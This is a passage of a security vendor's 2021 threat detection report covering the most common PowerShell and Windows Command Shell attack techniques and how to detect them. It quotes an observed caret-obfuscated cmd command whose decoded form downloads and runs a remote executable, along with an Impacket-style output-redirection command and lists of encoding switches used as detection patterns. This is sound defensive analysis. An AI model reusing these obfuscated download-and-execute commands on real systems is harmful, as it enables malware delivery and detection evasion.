red canary

2021 Threat Detection Report

TABLE OF CONTENTS

INTRODUCTION

Welcome to the 2021 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

Getting started

Welcome to Red Canary's 2021 Threat Detection Report. Based on in-depth analysis of roughly 20,000 confirmed threats detected across our customers' environments, this research arms security leaders and their teams with actionable insight into the malicious activity and techniques we observe most frequently.

Using the MITRE ATT&CK® framework as scaffolding, our analysis offers a bird's eye view of the malicious behaviors that you're most likely to encounter—and empowers you to address those threats head on with detailed detection strategies that you can implement immediately. Whether you're a CSO weighing next year's infosec budget, an intel analyst on the tails of a specific threat actor, or an engineer looking to tune your detection logic, the Threat Detection Report has insight for security professionals of all stripes.

How to use the report:

- Start perusing the most prevalent techniques and threats to see what we've observed in our customers' environments
- Explore how to detect and mitigate specific threats and techniques with ideas and recommendations from our detection engineers, researchers, and intelligence analysts
- Talk with your team about how the ideas, recommendations, and priorities fit into your security controls and strategy

14M
INVESTIGATIVE LEADS

20K
CONFIRMED THREATS

1
REPORT

WHAT'S NEW IN 2021

More granular analysis

MITRE ATT&CK's adoption of sub-techniques transformed the overall structure of the report as well as the scope of Red Canary's technique analysis.

Intel-fortified

Our Intelligence Team compiled the top 10 most prevalent threats we encountered in 2020, putting the top 10 techniques in context with malware and other activity that leverages them.

The return of the PDF

You asked, we listened! By popular demand, this year's report is available not only in web format, but also in PDF format so you can annotate it to your heart's content.

Acknowledgements


It takes an army to produce a research piece of this magnitude. Thanks to the detection engineers, researchers, intelligence analysts, writers, editors, designers, developers, and project managers who invested countless hours in this report—and the operational work it's derived from. And a huge thanks to the MITRE ATT&CK team, whose framework has helped the community take a giant leap forward in understanding and tracking adversary behaviors.

Methodology

Since 2013, Red Canary has delivered high-quality threat detection to organizations of all sizes. Our platform collects hundreds of terabytes of endpoint telemetry every day, surfacing evidence of threats that are analyzed by our Cyber Incident Response Team (CIRT). Confirmed threats are tied to corresponding MITRE ATT&CK® techniques to help our customers clearly understand what is happening in their environments. This report is a summary of confirmed threats derived from this data.

Creating metrics around techniques and threats is a challenge for any organization. To help you better understand the data behind this report and to serve as a guide for how you can create your own metrics, we want to share some details about our methodology.

Behind the data



To understand our data, you need to understand how we detect malicious and suspicious behavior in the first place. We gather telemetry from our customers' endpoints and feed it through a constantly evolving library of detection analytics. Each detection analytic is mapped to one or more ATT&CK techniques and sub-techniques, as appropriate. When telemetry matches the logic in one of our detection analytics, an event is generated for review by our detection engineers.

When a detection engineer determines that one or more events for a specific endpoint surpasses the threshold of suspicious or malicious behavior, a confirmed threat detection documenting the activity is created for that endpoint. These confirmed threat detections inherit the ATT&CK techniques that were mapped to the analytics that alerted us to the malicious or suspicious behaviors in the first place.

It's important to understand that the techniques and sub-techniques we're counting are based on our analytics—and not on the review performed by our detection engineers, during which they include more context into detections. We've chosen this approach out of efficiency and consistency. However, the limitation of this approach is that context gleaned during the investigation of a threat does not contribute to its technique mapping, and, by extension, some small percentage of threats may be mapped incorrectly or impartially. That said, we continually review these confirmed threats, and we do not believe that there are a significant number of mapping errors in our dataset.

Changes in ATT&CK

In 2020, MITRE released a version of ATT&CK that effectively added a new dimension to the matrix, in the form of sub-techniques. We took this change as an opportunity to comprehensively review the thousands of detection analytics we'd created over the years. In addition to specifically realigning our analytics so that they would map to sub-techniques, we were also able to standardize how we mapped our analytics to ATT&CK in general. This sort of mapping may seem straightforward, but it really isn't. Over a period of years, we had many different people interpreting the framework in many different ways. Naturally, this led to a level of inconsistency that we wanted to fix. We implemented new guidelines for mapping detection analytics to techniques and applied this to our entire library.

We recommend that any organization mapping to ATT&CK (or any framework) create a set of standard guidelines for analysts. While frameworks seem simple, the choice of how to map information is a subjective human decision, and guidelines help keep everyone aligned.

The changes we made in mapping our detection analytics resulted in a more accurate representation of techniques being used. However, our remapping effort to sub-techniques means that it is difficult to compare our 2021 Threat Detection Report to last year's report. While we realize this causes some confusion, we believe updating to the latest ATT&CK version ensures a solid foundation in the data underlying our report.

Okay, so how do you count?

Now that we've explained how we map to MITRE, you may be wondering how we tally the scores for the Threat Detection Report. Our methodology for counting technique prevalence has largely remained consistent since the original report in 2019. For each malicious or suspicious detection we published during the year, we incremented the count for each technique reflected by a detection analytic that contributed to that detection. (We excluded data from detections of unwanted software from these results.) If that detection was remediated, and the host was reinfected at a later date, a new detection would be created, thus incrementing the counts again. While this method of counting tends to overemphasize techniques that get reused across multiple hosts in a single environment (such as when a laterally moving adversary generates multiple detections within a single environment), we feel this gives appropriate weight to the techniques you are most likely to encounter as a defender.

For the purposes of this report, we decided to set our rankings based on techniques, even though the majority of our analysis and detection guidance will be based on sub-techniques. This seemed to be the most reasonable approach, considering the following:

- Sometimes we map to a technique that doesn't have sub-techniques
- Sometimes we map to sub-techniques
- Sometimes we map generally to a technique but not to its subs

We acknowledge the imperfection of this solution, but we also accept that this is a transition year for both ATT&CK and Red Canary. In cases where a parent technique has no subs or subs that we don't map to, we will analyze the parent technique on its own and provide detection guidance for it. However, in cases where sub-technique detections are rampant for a given parent technique, we will focus our analysis and detection guidance entirely on sub-techniques that meet our requirements for minimum detection volume. To that point, we decided to analyze sub-techniques that represented at least 20 percent of the total detection volume for a given technique. If no sub-technique reached the 20 percent mark, then we analyzed the parent.

What about threats?

New to this year's report is a ranking of the 10 most prevalent threats we encountered in 2020. The Red Canary Intelligence Team seeks to provide additional context about threats to help improve decision-making. By understanding what threats are present in a detection, customers can better understand how they should respond. Throughout 2020, the Intelligence Team sought to improve how we identified and associated threats in detections. We chose to define “threats” broadly as malware, threat groups, activity clusters, or any other threat. We took two main approaches to associating a detection to a threat: automatically associating them based on patterns identified for each specific threat and manually associating them based on intelligence analyst assessments conducted while reviewing each detection.

All that said, how did we tally the numbers for the most prevalent threats? In contrast to our technique methodology, we counted threats by the unique environments affected. Whereas for techniques we counted multiple detections within the same customer environment as distinct tallies, for threats we decided to only count by the number of customers who encountered that threat during 2020. This is due to the heavy skew introduced by incident response engagements for laterally moving threats that affect nearly every endpoint in an environment (think ransomware).

Had we counted threats by individual detections, ransomware and the laterally moving threats that lead up to it (e.g., Cobalt Strike) would have been disproportionately represented in our data. We believe counting in this way gives an appropriate measure of how likely each threat is to affect any given organization, absent more specific threat modeling details for that organization. It also serves as a check against the acknowledged bias in the way we count technique prevalence.

Limitations

There are a few limitations to our methodology for counting threats, as there are for any approach. Due to the nature of our visibility (i.e., that we predominantly leverage endpoint detection and response data), our perspective tends to weigh more heavily on threats that made it through the external defenses—such as email and firewall gateways—and were able to gain some level of execution on victim machines. As such, our results are likely different than what you may see from other vendors focused more on network or email-based detection. For example, though phishing is a generally common technique, it didn’t make it into our top 10.


Another important limitation to our counting method may seem obvious: we identify threats we already know about. As our nascent Intelligence Team began in 2019, it wasn’t until mid-2020 that we began to thoroughly review all malicious detections in earnest. And while we have built a considerable knowledge base of intelligence profiles, the vast and ever-changing threat landscape presents many unique threats that we are unable to associate (though in some cases we have been able to cluster these under new monikers such as **Blue Mockingbird** or **Silver Sparrow**). If we are able to identify a repeatable pattern for a certain threat and automate its association, we observe the threat more often.

This means that while the top 10 threats are worth focusing on, they are not the only threats that analysts should focus on, since there may be other impactful ones that are unidentified and therefore underreported. Despite these flaws, we believe that the analysis and detection guidance across the threats and techniques in this report is reflective of the overall landscape, and, if implemented, offers a great deal of defense-in-depth against the threats that most organizations are likely to encounter.

Knowing the limitations of any methodology is important as you determine what threats your team should focus on. While we hope our top 10 threats and detection opportunities help prioritize threats to focus on, we recommend building out your own threat model by comparing the top threats we share in our report with what other teams publish and what you observe in your own environment.

Top Techniques

The following chart illustrates the ranking of MITRE ATT&CK techniques associated with confirmed threats across our customers' environments. We counted techniques by total threat volume, and the percentages below are a measure of each technique's share of overall detection volume. Since multiple techniques can be mapped to any confirmed threat, the percentages below add up to more than 100 percent.



TECHNIQUE T1059

Command and Scripting Interpreter

Command and Scripting Interpreter tops our list this year thanks in large part to detections associated with two of its sub-techniques: PowerShell and Windows Command Shell.

#1
OVERALL RANK

72.2%
ORGANIZATIONS AFFECTED

4,798
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1059.001

PowerShell

48.7%
ORGANIZATIONS AFFECTED

2,366
CONFIRMED THREATS

PowerShell was the most common technique we observed in 2020, affecting nearly half of our customers. It remains among the most versatile of built-in utilities for adversaries, defenders, and system administrators alike.

SEE MORE >

T1059.003

Windows Command Shell

38.4%
ORGANIZATIONS AFFECTED

1,984
CONFIRMED THREATS

While it doesn't do much on its own, Windows Command Shell can call on virtually any executable on the system to execute batch files and arbitrary tasks.

SEE MORE >

T1059: COMMAND AND SCRIPTING

"Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell."

→

TECHNIQUE T1059.001

PowerShell

PowerShell was the most common technique we observed in 2020, affecting nearly half of our customers. It remains among the most versatile of built-in utilities for adversaries, defenders, and system administrators alike.

#1
PARENT TECHNIQUE RANK

48.7%
ORGANIZATIONS AFFECTED

2,366
CONFIRMED THREATS

Analysis

Why do adversaries use PowerShell?

PowerShell is a versatile and flexible automation and configuration management framework built on top of the .NET Common Language Runtime (CLR), which expands its capabilities beyond other common command-line and scripting languages. PowerShell is included by default in modern versions of Windows.

Adversaries use PowerShell to obfuscate commands in hopes of achieving any of the following:

- evading detection
- spawning additional processes
- downloading and executing remote code and binaries
- gathering information
- changing system configuration

Adversaries rely on PowerShell's versatility and ubiquitous presence on target systems, minimizing the need to additionally customize payloads.

How do adversaries use PowerShell?

While PowerShell offers adversaries a plethora of options, the most common uses include:

- executing commands
- leveraging encoded commands
- obfuscation (with and without encoding)
- downloading additional payloads
- launching additional processes

PowerShell is frequently observed in phishing campaigns, where emails with weaponized attachments containing embedded code launch a payload. In many cases, such as with Emotet, this payload executes encoded and obfuscated PowerShell commands that download and execute additional code or a malicious binary from a remote resource.

We encounter encoding or obfuscation more than any other variety of malicious or suspicious PowerShell. PowerShell's flexibility—along with its support for aliases, abbreviated cmdlets, argument names, and calling .NET methods—offers attackers many ways to invoke Base64 and other encoding. Below is a case-agnostic review of the methods we commonly observe in rank order, with approximate percentages representing their frequency of occurrence in our detections:

- 27%: **-e**
- 25%: **-ec**
- 21%: **-encodecommand**
- 15%: **[System.Convert]::FromBase64String()**
- 6%: **-encoded**
- 4%: **-enc**
- 1%: **-en**
- .4%: **-encod**
- .01%: **-enco**
- < .01%: **-encodedco**, **-encodedc**, **-en^c**

Given PowerShell's support for shortened command-line arguments, escape characters in the command line, and more, do not consider the above list comprehensive.

Emerging Windows Command Shell tradecraft

While leveraging PowerShell, adversaries have been known to use format **string obfuscation** (i.e., the dynamic building of strings by using non-standard sequences of format string operators like **{0}** and **{1}**) instead of Base64 encoding. We've also encountered different mechanisms to obfuscate commands and payloads; these not only leverage common characters for obfuscation (such as **^** or **+**), but also variables that are broken up initially to help evade detection and then concatenated back together for execution.

T1059.001: POWERSHELL

"Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the **Start-Process** cmdlet which can be used to run an executable and the **Invoke-Command** cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems)."

Detection

Collection requirements

Process and command-line monitoring

Command-line parameters are by far the most efficacious for detecting potentially malicious PowerShell behavior, at least as far as standard process telemetry is concerned. Logs such as Anti-Malware Scan Interface (AMSI), script-block, or Sysmon can be particularly helpful for detecting PowerShell.

Detection opportunities

Encoding command switch

Encoding and obfuscation tend to go together. Watch for the execution of **powershell.exe** with command lines that include variations of the **-encodecommand** argument; PowerShell will recognize and accept anything from **-e** onward, and it will show up outside of the encoded bits. The following are example variations on the shortened, encoded command switch:

- -e
- -ec
- -encodecommand
- -encoded
- -enc
- -en
- -encod
- -enco

This is a starting point, so be prepared for some initial noise as you implement and tune this detection logic.

Base64 encoding

Base64 encoding isn't inherently suspicious, but it's worth looking out for in a lot of environments. As such, looking for the execution of a process that seems to be **powershell.exe** along with a corresponding command line containing the term **base64** is a good way to detect a wide variety of malicious activity. Beyond alerting on PowerShell that leverages Base64 encoding, consider leveraging a tool—like **CyberChef**, for example—that is capable of decoding encoded commands.

Obfuscation

Once decoded (from Base64), you may encounter compressed code, more Base64 blobs, and decimal, ordinal, and obfuscated commands. Obfuscation (whether inside or outside the encoding) breaks up detection methodologies by splitting commands or parameters, inserting extra characters (that are ignored by PowerShell), and other janky behavior. You can use regular expressions (such as **regex**) to increase fidelity and help flag more interesting activity from within the decoded sections. Monitoring for the execution of PowerShell with unusually high counts of characters like **^**, **+**, **$**, and **%** may help you detect suspicious and malicious behavior.

Suspicious cmdlets

Once the command line is decoded to human-readable text, you can also watch for various cmdlets, methods, and switches that may indicate malicious activity. These may include strings such as **Invoke-Expression** (or variants like **iex** and **.invoke**), the DownloadString or DownloadFile methods, or unusual switches like **-nop** or **-noni**.

Weeding out false positives

Monitoring for encoded commands may seem like an easy win, and it is certainly a place to start. However, you will quickly find that many platforms and administrators leverage PowerShell and use encoded commands as a part of normal workflows. As such, flagging activity simply based on variations of the **-encodedcommand** switch may generate a significant amount of noise. Start with queries against offline or static data to get a feel for volume.

Once you have a better understanding of your overall volume, identify patterns within the decoded data. Leverage your knowledge of what is normal for your environment in order to identify what is potentially malicious. Automation is critical to not just detecting encoded commands, but the contents of those commands once decoded. Prior to applying detection logic, feed encoded command lines into a workflow that decodes them; that way, you are increasing fidelity from the start.

DETECTION STRATEGIST

Frank McClain

CIRT TRAINING LEAD

Frank is responsible for building and maintaining the Red Canary CIRT training program. He leads all aspects including onboarding new employees and fostering the development of new or expanding skillsets. Frank is an accomplished cyber security investigator and information assurance practitioner with deep experience in digital forensics and incident response (DFIR). He paid his dues in DFIR consulting before going on to manage security operations for a national financial services firm, where he built and led the team responsible for continuous monitoring, threat analysis, and incident response.

TECHNIQUE T1059.003

Windows Command Shell

While it doesn't do much on its own, Windows Command Shell can call on virtually any executable on the system to execute batch files and arbitrary tasks.

#1

PARENT TECHNIQUE RANK

38.4%

ORGANIZATIONS AFFECTED

1,984

CONFIRMED THREATS

Analysis

Why do adversaries use Windows Command Shell?

Windows Command Shell is ubiquitous across all versions of Windows and, unlike its more sophisticated and capable cousin, PowerShell, the Windows Command Shell takes no dependencies on specific versions of .NET. While Command Shell's native capabilities are limited, they have been stable for years, maybe even decades. Adversaries know that if **cmd.exe** works in their lab, it's going to work in the field.


The Windows Command Shell is the no-frills field general in an adversary's arsenal. It may not be able to do much on its own, but it is capable of calling on virtually any executable on the system to carry out its mission.

Because Command Shell can execute batch files, adversaries can use it to reliably and repeatedly execute arbitrary tasks.

How do adversaries use Windows Command Shell?

In a review of more than 1,000 confirmed threat detections, we found **cmd.exe** called more than 6,000 times in more than 4,000 unique command lines across hundreds of customer environments. PowerShell was a child process of **cmd** in more than 480 instances. We saw more than 350 references to unique batch files and 270 unique scheduled tasks calling **cmd** across more than 30 customer environments.

One of the most commonly observed techniques is the use of **cmd** to call native commands and redirect the output of those commands to a file on the local admin share, for example:



Threat occurred

Process spawned by wmiprvse.exe

```
c:\windows\system32\cmd.exe 5746bd7e255dd6a8afa06f7c42c1ba41
db06c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724b75aaff386
```

Command line: `cmd.exe /Q /c netstat -anop TCP 1> \\127.0.0.1\ADMIN$\__1585311162.12 2>&1`

Command output redirection to the localhost is commonly observed on red team engagements, and is consistent behavior with post-exploitation frameworks.


The netstat command displays network connections and protocols. This command redirects the output to the `1585311162.12` file on the ADMIN$ share.

This technique is consistent with **Impacket**, an open source tool that adversaries use to manipulate networking protocols. We observed similar patterns of execution and output redirection nearly 400 times across more than a dozen customer environments.

Emerging Windows Command Shell tradecraft

Windows Command Shell was originally released in 1987 and, though it has new user-interface features in Windows 10, it has a relatively limited set of built-in commands—commands that may be invoked without starting a new process on the system. This old dog isn't really doing new tricks. In the last quarter of 2020, we observed 11 detections for **cmd.exe** replacing **utilman.exe** enabling authentication bypass. The only Windows Command Shell detections with higher frequency counts in that quarter involved suspected red team activity and similar internal testing tools.

Having said that, if there is anything novel involving **cmd.exe**, it may be obfuscation. In the spring of 2018, Daniel Bohannon released a **whitepaper** on DOS obfuscation techniques and a framework called **Invoke-DOSfucation** for creating obfuscated DOS command lines that could be used to evade simple, signature-based detections and slow down human analysis. In our data set of more than 1,000 detections involving the Windows Command Shell, we found 91 unique command lines involving some measure of obfuscation. The most heavily obfuscated DOS command we observed was similar to the one shown here:



Process spawned by winword.exe

```
c:\windows\syswow64\cmd.exe e725064773179692116388З0de3174d8
```

Command line:

```
cmd /V/C"s^e^t ^K1=^ ^ ^ ^ ^ ^ }^}^{^hc^t^ac};ka^er^b;z^i^A$ metI-e^k^ovnI;)^zi^A^$^
^,dq^f$(^e^li^F^dao^lnw^oD.c^WV^${^yrt{)t^I^w^$^ ni^
dq^f^$(hca^ero^f;^'e^xe.^'^+Kz^j^$+^'\^'+c^il^bu^p^:vn^e^$=z^i^A$^;^'^963^' =
^Kz^j^$^;)'^@'(ti^l^pS^.^'nkt.2a^gr^at^=l?
php.t^o^ksnapo/TTR/moc^.r^j^5om2c^s^efd5^9t//:p^t^t^h'=tI^w$;^tn^e^ilCbe^W^.^t^eN ^tc^ej^bo^-^w^en=cWV$^
^lleh^sr^e^w^o^p&&for /^L %R ^in (2^6^5^;-^1;^0)d^o ^se^t ^Z^Y=!^Z^Y!!^K1:~%R,1!&&i^f %R==^0 ca^l^l
%^Z^Y:*^ZY^!=%"
```

In the Windows Command Shell, the caret (^) character is an escape character. When it precedes special characters, like the pipe (|) character or file redirection operators (<>), those special characters will be treated as normal characters. When the caret symbol precedes non-special characters, nothing special happens; it is effectively ignored. So the command above becomes:

```
cmd /V/C"set N1=       }}{hctac};kaerb;iB$ metI-
ekovnI;)iB$ ,dq$(eliFdaolnwoD.cAB${yrt{)tlm$ ni
dq$(hcaerof;'exe.'+Kjm$+'\'+cilbup:vne$=iB$;'963'
= Kjm$;)'@'(tilpS.'detcefni=l?php.suoici/lam/
niamod.live//:ptth'=tlm$;tneilCbeW.teN tcejbo-
wen=cAB$ llehsrewop&&for /L %R in (265;-1;0)do
set ZR=!ZR!!N1:~%R,1!&&if %R==0 call %ZR:*ZR!=%
```

Looking at this command carefully, we can see it sets a variable named **N1** to a string containing a PowerShell command that is reversed. There's a **For** loop that reverses this string and executes it. The PowerShell command creates a download cradle to download a file and invokes it via a call to **Invoke-Item**.

While these obfuscated commands may evade simple, signature-based detections, analytics that look for commonly used obfuscation techniques, such as the presence of caret characters, can easily detect them. Layered detection analytics will also help. If a detection misses the obfuscated DOS commands, another detection may trigger on the PowerShell download cradle, the call to **Invoke-Item**, or a DNS lookup to an unusual domain.

Detection

Collection requirements

Process and command-line monitoring

Windows Security Event Logs—specifically Process Creation (ID 4688) events with command-line argument logging enabled—will be the best source of observing and detecting malicious usage of the Windows Command Shell. Having a good understanding of baseline scripts and processes that call the Windows Command Shell is essential to reducing noise and combating potential false positive alerts.

T1059.003: WINDOWS COMMAND SHELL

"Adversaries may abuse the Windows command shell for execution. The Windows command shell (**cmd.exe**) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands."

→

Detection requirements

Focus on the uncommon patterns of execution and patterns of execution commonly associated with malice. If you're trying to detect various flavors of obfuscation, consider monitoring for the following:

- the execution of a process that seems to be **cmd.exe** in conjunction with a command line containing high numbers of characters that suggest the use of obfuscation, like **^**, **=**, **%**, **!**, **[**, **(**, **;**
- excessive use of the **set** and **call** commands in the context of a **cmd.exe** process
- unusually high numbers of multiple whitespaces in the command line
- redirection of output to the localhost's admin share: e.g., **> \\computername\c$**
- execution of commands associated with other attack techniques (such as calls to **regsvr32.exe** or **regasm.exe** that load unusual dynamic link libraries)
- calls to **reg.exe** that modify registry keys to enable or disable things like Remote Desktop or User-Access-Control, or that write data to or read from unusual registry keys

Consider stripping the following characters from your command line before applying your detection logic: **(") ^**

Though **cmd.exe** itself is fairly limited in its capabilities, it has many tools it can call into the fight. Having a good understanding of those tools is essential to detecting malicious use of Windows Command Shell.

Weeding out false positives

Unfortunately, the best data source for detecting malicious use of the Windows Command Shell—Process Creation events with command-line arguments captured (Event ID 4688 in the Windows Security Event log)—will also be the primary source of false positives. Understanding your environment and how Windows Command Shell is normally used will help you separate the wheat from the chaff. Create filters to bucket normal usage, unusual usage, and suspicious or known malicious usage to build a successful detection pipeline that doesn't overwhelm analysts with false positives.

DETECTION STRATEGIST

Matt Graeber

DIRECTOR OF THREAT RESEARCH

Matt has worked the majority of his security career in offense, facilitating his application of an attacker's mindset to detection engineering, which involves developing detection evasion strategies. By pointing out gaps in detection coverage, Matt is able to effectively offer actionable detection improvement guidance. Matt loves to apply his reverse engineering skills to understand attack techniques at a deeper level in order to more confidently contextualize them, understand relevant detection optics, and to understand the workflow attackers use to evade security controls. Matt is committed to making security research both accessible and actionable.

TECHNIQUE T1218

Signed Binary Proxy Execution

Signed Binary Proxy Execution ranks second this year thanks in large part to detections associated with two of its sub-techniques: Rundll32 and Mshta.

#2
OVERALL RANK

49.3%
ORGANIZATIONS AFFECTED

3,755
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1218.011

Rundll32

30%
ORGANIZATIONS AFFECTED

2,380
CONFIRMED THREATS

Adversaries use this native Windows process to execute malicious code through dynamic link libraries (DLL), often to bypass application controls.

SEE MORE >

T1218.005

Mshta

18.8%
ORGANIZATIONS AFFECTED

738
CONFIRMED THREATS

Mshta is attractive to adversaries both in the early and latter stages of an infection because it enables them to proxy the execution of arbitrary code through a trusted utility.

SEE MORE >

T1218: SIGNED BINARY PROCESS EXECUTION

“Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed binaries. Binaries signed with trusted digital certificates can execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files.”

TECHNIQUE T1218.011

Rundll32

Adversaries use this native Windows process to execute malicious code through dynamic link libraries (DLL), often to bypass application controls.

#2
PARENT TECHNIQUE RANK

30%
ORGANIZATIONS AFFECTED

2,380
CONFIRMED THREATS

Analysis

Why do adversaries use Rundll32?

